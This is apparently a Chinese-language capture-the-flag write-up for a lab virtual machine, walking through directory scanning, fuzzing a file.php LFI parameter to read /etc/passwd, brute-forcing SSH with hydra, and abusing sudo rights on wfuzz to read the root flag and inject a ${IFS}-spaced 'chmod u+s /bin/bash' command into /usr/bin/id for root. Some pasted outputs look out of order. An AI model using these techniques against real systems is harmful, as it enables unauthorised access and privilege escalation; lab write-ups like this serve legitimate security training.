

端口探测:

访问80端口，看到的是rockyou的字典介绍。



dirsearch扫描发现file.php,这里按以往的靶机经验猜测有参数,可能就是文件名本身。

```
[01:06:55] 403 - 279B - /.ht_wsr.txt
[01:06:55] 403 - 279B - /.htaccess.bak1
[01:06:55] 403 - 279B - /.htaccess.orig
[01:06:55] 403 - 279B - /.htaccess.sample
[01:06:55] 403 - 279B - /.htaccess.save
[01:06:55] 403 - 279B - /.htaccess_orig
[01:06:55] 403 - 279B - /.htaccess_extra
[01:06:55] 403 - 279B - /.htaccessBAK
[01:06:55] 403 - 279B - /.htaccess_sc
[01:06:55] 403 - 279B - /.htaccessOLD
[01:06:55] 403 - 279B - /.htaccessOLD2
[01:06:55] 403 - 279B - /.htm
[01:06:55] 403 - 279B - /.html
[01:06:55] 403 - 279B - /.htpasswd_test
[01:06:55] 403 - 279B - /.htpasswd
[01:06:55] 403 - 279B - /.httr-oauth
[01:06:55] 403 - 279B - /.php
[01:07:04] 200 - 0B - /file.php
[01:07:11] 403 - 279B - /server-status
[01:07:11] 403 - 279B - /server-status/
```

wfuzz爆破一手

```
wfuzz -c \
-w /usr/share/seclists/Fuzzing/LFI/LFI-Jhaddix.txt \
--hh 0 \
"http://192.168.56.209/file.php?file=FUZZ"
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not
compiled against Openssl. wfuzz might not work correctly when fuzzing SSL sites.
Check wfuzz's documentation for more information.
```

```
/usr/lib/python3/dist-packages/wfuzz/helpers/file_func.py:4:
UserWarning:pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources
package is slated for removal as early as 2025-11-30. Refrain from using this
package or pin to Setuptools<81.
```

```
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****
```

Target: http://192.168.56.209/file.php?file=FUZZ

Total requests: 929


```
=====
ID           Response  Lines  Word    Chars   Payload
=====
000000257:   200         26 L    38 W    1386 ch  "/etc/passwd"
```

Total time: 0

Processed Requests: 929

Filtered Requests: 928

Requests/sec.: 0



得到用户tao，结合前端页面的提示，用hydra爆破。

```

hydra -l tao -P techyou.txt 192.168.56.209 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is non-
binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-08
01:13:16
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000 login tries
(1:1/p:10000), ~625 tries per task
[DATA] attacking ssh://192.168.56.209:22/
[22][ssh] host: 192.168.56.209  login: tao  password: rockyou
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete
until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-08
01:13:21

```

用tao的身份登录，发现我们可以免密执行两个命令。

```

tao@111:~$ sudo -l
Matching Defaults entries for tao on 111:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User tao may run the following commands on 111:
    (ALL) NOPASSWD: /usr/bin/wfuzz
    (ALL) NOPASSWD: /usr/bin/id

```

wfuzz可以直接读到rootflag

```

bash-5.0# sudo wfuzz -c -w /root/root.txt http://127.0.0.1/FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not
compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites.
Check wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://127.0.0.1/FUZZ
Total requests: 1

=====
ID           Response  Lines  Word    Chars  Payload
=====
000000001:   404      9 L    31 W    271 Ch  "flag{root-
9bbd7af2a042a901b92dc203b3896621}"

```

```
Total time: 0
Processed Requests: 1
Filtered Requests: 0
Requests/sec.: 0
```

如果想提权的话，可以利用wfuzz的写入命令，因为我们可以控制id，所以可以任意写入想执行的命令让id来执行。

(这里一开始想直接加一个用户结果把靶机搞崩了.....)

```
tao@111:~$ cat /etc/passwd
Target: http://127.0.0.1/FUZZ
Total requests: 1

=====
ID      Response  Lines   Word     Chars    Request
=====
00001:  C=404      9 L     31 W     271 Ch   "toor::0:0:root:/root:/bin/bash"
=====
Total time: 0
```

```
tao@111:~$ sudo /usr/bin/wfuzz -c -z list,'";chmod${IFS}u+s${IFS}/bin/bash;echo"'
-f /usr/bin/id http://127.0.0.1/FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not
compiled against Openssl. wfuzz might not work correctly when fuzzing SSL sites.
Check wfuzz's documentation for more information.
```

```
*****
* Wfuzz 3.1.0 - The Web Fuzzer                                     *
*****
```

```
Target: http://127.0.0.1/FUZZ
Total requests: 1
```

```
=====
ID      Response  Lines   Word     Chars    Payload
=====

000000001:  404      9 L     31 W     271 Ch
";chmod${IFS}u+s${IFS}/bin/bash;echo"
```

```
Total time: 0
Processed Requests: 1
Filtered Requests: 0
Requests/sec.: 0
```

```
tao@111:~$ sudo /usr/bin/id
/usr/bin/id: 1: /usr/bin/id: Target:: not found
/usr/bin/id: 2: /usr/bin/id: Total: not found
/usr/bin/id: 3: /usr/bin/id:
=====: not found
/usr/bin/id: 4: /usr/bin/id: ID: not found
/usr/bin/id: 5: /usr/bin/id:
=====: not found
/usr/bin/id: 6: /usr/bin/id: 00001:: not found

/usr/bin/id: 8: /usr/bin/id: Total: not found
/usr/bin/id: 9: /usr/bin/id: Processed: not found
/usr/bin/id: 10: /usr/bin/id: Filtered: not found
```

```
/usr/bin/id: 11: /usr/bin/id: Requests/sec.: not found
tao@111:~$ ls -al /bin/bash
-rwsr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash
```

需要注意的是，wffuzz会识别空格，所以需要用到 `${IFS}` 构造。

```
bash-5.0# whoami
root
bash-5.0#
```